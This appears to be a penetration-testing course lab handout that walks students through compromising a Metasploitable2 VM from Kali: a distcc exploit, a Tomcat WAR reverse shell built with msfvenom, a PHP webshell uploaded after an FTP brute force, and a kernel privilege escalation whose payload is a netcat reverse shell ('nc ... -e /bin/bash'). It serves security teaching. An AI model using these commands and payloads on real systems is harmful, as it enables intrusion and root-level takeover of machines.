Lab 08 Requirements

- Internet connectivity & VMware Workstation version 15.5.7 or above
- VM snapshots from previous labs
- Kali Linux VM & Metasploitable2 VM

Part 01: Exploit Distributed Compile System on MS2

If you scan outside the well-known port range (0-1024) you will see some other open ports on the MS2 server. There is a service running on port 3632 that can be explored in further detail:

```
nmap -PS -sV -p 3632 10.0.0.200
```


You will see that the banner returned shows the distccd service running. Check what exploits are available for this service using `searchsploit distcc`

You will see that there is a Command Execution exploit available for Metasploit. Log into msfconsole and do another search using `search distcc`

Prepare the exploit and payload by setting the appropriate options:


```
use 0
set rhosts 10.0.0.200
set lhost 10.0.0.99
set lport 6767
set payload cmd/unix/reverse
```

Hints: The **id** command will tell you what user level you are logged in as:



```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Run the exploit… You should be logged in as the daemon user:



```
   --  ----
   0   Automatic Target

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 10.0.0.99:6767
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo b9×8jqSoGFXuf08u;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "b9×8jqSoGFXuf08u\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (10.0.0.99:6767 → 10.0.0.200:32809) at 2023-03-02 12:47:06 -050

whoami
daemon
```


Slide 01:

- Take a screenshot showing the successful connection
- Include your FOLusername and the output of the **whoami** command

Part 02: Exploit Tomcat on MS2

Let’s take a look at what is running on port 8180 on MS2:

```
nmap -PS -sV -p 8180 10.0.0.200
```



```
┌──(root㉿artmack)-[/home/kali]
└─# nmap -PS -sV -p 8180 10.0.0.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 13:03 EST
Nmap scan report for FOLusername-ms2 (10.0.0.200)
Host is up (0.00017s latency).

PORT     STATE SERVICE VERSION
8180/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
```

As you can see from the results, the service is HTTP which means you can open a browser on Kali and navigate to **10.0.0.200:8180**

You should see the default page for Apache Tomcat

Click on Tomcat Administration in the left side menu and try logging in using the default credentials during Tomcat’s installation: **tomcat/tomcat**

Log out of there and use the same credentials to login into the Tomcat Administrator page. Default credentials were left in place after installation of Tomcat web server so now you have full control of it. The goal is to obtain a shell on the remote system, not just access to the web server so further steps are needed…


Use **msfvenom** to create a shell implant to upload to Tomcat:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.99 LPORT=1099
-f war > folusername.war
```

Now set up a listener on Kali with the same parameters:

```
nc -lvnp 1099
```


Go back to Tomcat manager and find the option to deploy a WAR file and upload the folusername.war file you created:



You will see that folusername has been deployed in the main list of applications on Tomcat.

You can click on it from the list to get it started or navigate to war file using the URL in a browser

You should now have a connection established as the tomcat user on MS2



```
┌──(root㉿artmack)-[/home/kali]
└─# nc -lvnp 1099
listening on [any] 1099 ...
connect to [10.0.0.99] from (UNKNOWN) [10.0.0.200] 43443
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Slide 02:

- Take a screenshot showing the successful connection
- Include your FOLusername and the output of the **whoami** & **id** commands

Part 03: Create a webshell

On your Kali VM, create a new webshell that will be used later in this lab against the MS2 web server. First, look at what is already available in Kali linux:

```
ls /usr/share/webshells
```

You will see that there are options based on categories and **laudanum** for SQL injection attacks. We are interested in the PHP category. You will see **php-reverse-shell.php** in the PHP category. Use the nano editor to make changes to the file:


```
nano /usr/share/webshells/php/php-reverse-shell.php
```

Change the **$ip** and **$port** values on the two lines past the comments marked with:

// CHANGE THIS

You need to use the IP of your Kali Linux and select port number **6076**

Save the file as **/home/kali/scripts/phpshell.php**



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.0.99';  // CHANGE THIS
$port = 6076;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

Black Hat Tactics


Web shells are typically installed on a web server through vulnerabilities in web applications, such as SQL injection, cross-site scripting (XSS), or file upload vulnerabilities. Once a web shell has been uploaded, it can also be used by multiple attackers, making it difficult to determine who is responsible for an attack.

Web shells are often used as a backdoor to maintain access to a compromised system. They can be difficult to detect and remove, especially if they are well-hidden or disguised as legitimate files.

Part 04: Exploit ProFTPD on MS2

Let’s move on to the other FTP service running on port 2121. Run another scan of MS2, specifying port 2121 as the target:

```
map -PS -sV -p2121 10.0.0.200
```



```
┌──(root㉿artmack)-[/home/kali]
└─# nmap -PS -sV -p2121 10.0.0.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-03 15:34 EST
Nmap scan report for FOLusername-uws (10.0.0.200)
Host is up (0.00017s latency).

PORT     STATE SERVICE VERSION
2121/tcp open  ftp     ProFTPD 1.3.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```


We can see that it is reporting as ProFTPD version 1.3.1

What happens when you try and log in to the FTP server as **anonymous**?

Do a search for exploits related to ProFTPD


Since there are no specific exploits for version 1.3.1 of ProFTPD, we can try an FTP brute-force attack using an auxiliary module in Metasploit. Create two files in **/home/kali/scripts** for the brute force attack:

1) A blank text file named **ms2_users.txt**
2) Revised wordlist (to save time) using the **grep** command



```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# grep '^se\|^us\|^po' /usr/share/wordlists/metasploit/unix_users.txt > ./proftpd_users.txt
```

You should now have the two new files, and **phpshell.php**. Verify the contents of your **proftpd_users.txt** file



```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# ls && cat proftpd_users.txt
ms2_users.txt  phpshell.php  proftpd_users.txt
polkitd
pollinate
popr
postfix
postgres
postmaster
service
setroubleshoot
setup
us_admin
usbmux
user
```

Open **msfconsole** and enter the following:

```
use auxiliary/scanner/ftp/ftp_login
set rhosts 10.0.0.200
set rport 2121
set bruteforce_speed 1
set user_file /home/kali/scripts/proftpd_users.txt
set userpass_file ms2_users.txt
set user_as_pass true
```

Once you have set all the options above, enter `run` to start. This can take some time to finish so be patient…

Once it is done, you should see that it returned 3 sets of credentials that were successful logins:

- postgres:postgres
- service:service
- user:user

Open a new terminal window in Kali and try logging in with **user/user**

```
ftp 10.0.0.200 2121
```


Change into the /var/www directory and issue the **ls -ail** command

See if you can upload a file to the server:

```
put phpshell.php /var/www/phpshell.php
```

You will receive a **Permission denied** error. Are there any folders in /var/www that allow for write permissions? Upload **phpshell.php** to /var/www/dav

```
put phpshell.php /var/www/dav/phpshell.php
```



```
ftp> put phpshell.php /var/www/dav/phpshell.php
local: phpshell.php remote: /var/www/dav/phpshell.php
229 Entering Extended Passive Mode (|||56286|)
150 Opening BINARY mode data connection for /var/www/dav/phpshell.php
100% |***************************************************************************|  5491       74.80 MiB/s    00:00 ETA
226 Transfer complete
5491 bytes sent in 00:00 (15.04 MiB/s)
```

Now that our implant has been uploaded, use exit to log out of the FTP server and set up a listener in the Kali terminal window:


```
exit
nc -lvnp 6076
```

Hints: The **-n** option in netcat will avoid any DNS resolution (both ways). Service DNS lookups are resolved using **/etc/services**

Open a browser in Kali and navigate to:

http://FOLusername-ms2/dav/phpshell.php

You should see a shell connection established in the terminal as the www-data user on MS2:



```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# nc -lvnp 6076
listening on [any] 6076 ...
connect to [10.0.0.99] from (UNKNOWN) [10.0.0.200] 48451
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 03:33:27 up 20:55,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty2     -                18:42    8:50   0.00s  0.00s -bash
msfadmin tty1     -                Sat06    5:42   0.00s  0.00s /bin/login --
root     pts/0    :0.0             Sat06   20:55   0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ date
Sun Sep 11 03:33:34 EDT 2022
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ whoami
www-data
```

Slide 03:

- Take a screenshot of the successful shell login in the Kali terminal window
- Include your **FOLusername** and the output of **date, uname -a,** and **whoami** commands

Part 05: Escalate to Root Privileges on MS2


Now that you have gained shell access to the MS2 system, you will need to escalate your privileges as you can see from the output of **whoami**, you do not have root privileges. The goal is to find an exploit that can be used from the current access level. Issue the following command to find out more information on the operating system running on MS2:

```
uname -a
lsb_release -a
```

You can see that this server is running Ubuntu version 8.04 with kernel version 2.6.24-16. Open a new Kali terminal window and use searchsploit to find exploits for Linux kernel version 2.6:

```
searchsploit Linux Kernel 2.6 Ubuntu
```

You will see a few options that are c programs available in the given list. Looks like the **linux/local/8572.c** will work for Privilege escalation:




```
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)     | linux/local/8572.c
```

Since this is a local exploit written in c, you will have to download it to the victim machine, compile it and then run on the target.

Start by copying it locally on Kali to **/home/kali/scripts**:

```
cp /usr/share/exploitdb/exploits/linux/local/8572.c /home/kali/scripts/
```


You can look at the exploit by opening it with the nano editor and check usage:



```
* Usage:
*
*   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
*   usually is the udevd PID minus 1) as argv[1].
*
*   The exploit will execute /tmp/run as root so throw whatever payload you
*   want in there.
*/
```

This exploit requires the value of an argument which is the process ID of the udevd netlink socket that can be found in **/proc/net/netlink** on the target server. It also requires a bash file named **run** containing the payload you want to execute on the target. Let's go ahead and create a new file named **run**, `nano run`

This bash script will use netcat to connect to Kali on port 60762 and send it the bash shell



```
 GNU nano 7.2                              run *
#!/bin/bash
nc 10.0.0.99 60762 -e /bin/bash
```


Save the file and exit. Go back into the shell you established with MS2 using **phpshell.php** and set up a netcat listener. Change into the /tmp directory first, because it is writable, and you are going to be uploading the exploit you prepared:

```
cd /tmp
nc -lvnp 1337 > 8572.c
```

In another terminal window on Kali, connect to the listener you just set up and send over the first file:

```
nc 10.0.0.200 1337 < 8572.c -w3
```

Repeat the process for the **run** file so that you have both files on the MS2 server




```
sh-3.2$ nc -lvnp 1337 > run
listening on [any] 1337 ...
connect to [10.0.0.200] from (UNKNOWN) [10.0.0.99] 48058
sh-3.2$ ls
5080.jsvc_up
8572.c
run
```

Now that both files have been uploaded in **/tmp** on MS2 use the current shell to:

Compile the exploit: `gcc -o 8572 8572.c`

Make it executable: `chmod +x 8572`

Check for the required Process ID: `cat /proc/net/netlink`



```
sh-3.2$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de12d800 0   0      00000000 0        0        00000000 2
df7ff800 4   0      00000000 0        0        00000000 2
dd834e00 7   0      00000000 0        0        00000000 2
dd93ba00 9   0      00000000 0        0        00000000 2
dd939a00 10  0      00000000 0        0        00000000 2
de12dc00 15  0      00000000 0        0        00000000 2
df965200 15  2733   00000001 0        0        00000000 2
dd87f200 16  0      00000000 0        0        00000000 2
df84be00 18  0      00000000 0        0        00000000 2
sh-3.2$
```

In the example above, the Process ID (Pid) shown is **2733**. The value may be different on your VM, so ensure that you use the number you have on your VM.


First, open a new terminal window in Kali and start a netcat listener on port 60762 (or as otherwise specified in your 8572.c exploit file)

```
nc -lvnp 60762
```

Go back to the webshell you have with MS2 and run the c exploit. The syntax is

```
./8572 XXXX          Where XXXX is the value of your Pid
```

You should have a new shell connection established where you have root level privileges



```
┌──(root㉿artmack)-[/home/kali/scripts]
└─# nc -lvnp 60762
listening on [any] 60762 ...
connect to [10.0.0.99] from (UNKNOWN) [10.0.0.200] 49820
whoami
root
```

Slide 04:

- Take a screenshot of the successful shell login in the Kali terminal window
- Include your **FOLusername** and the output of the **whoami** command

*** Take a snapshot of all the VMs named **After Lab 08** ***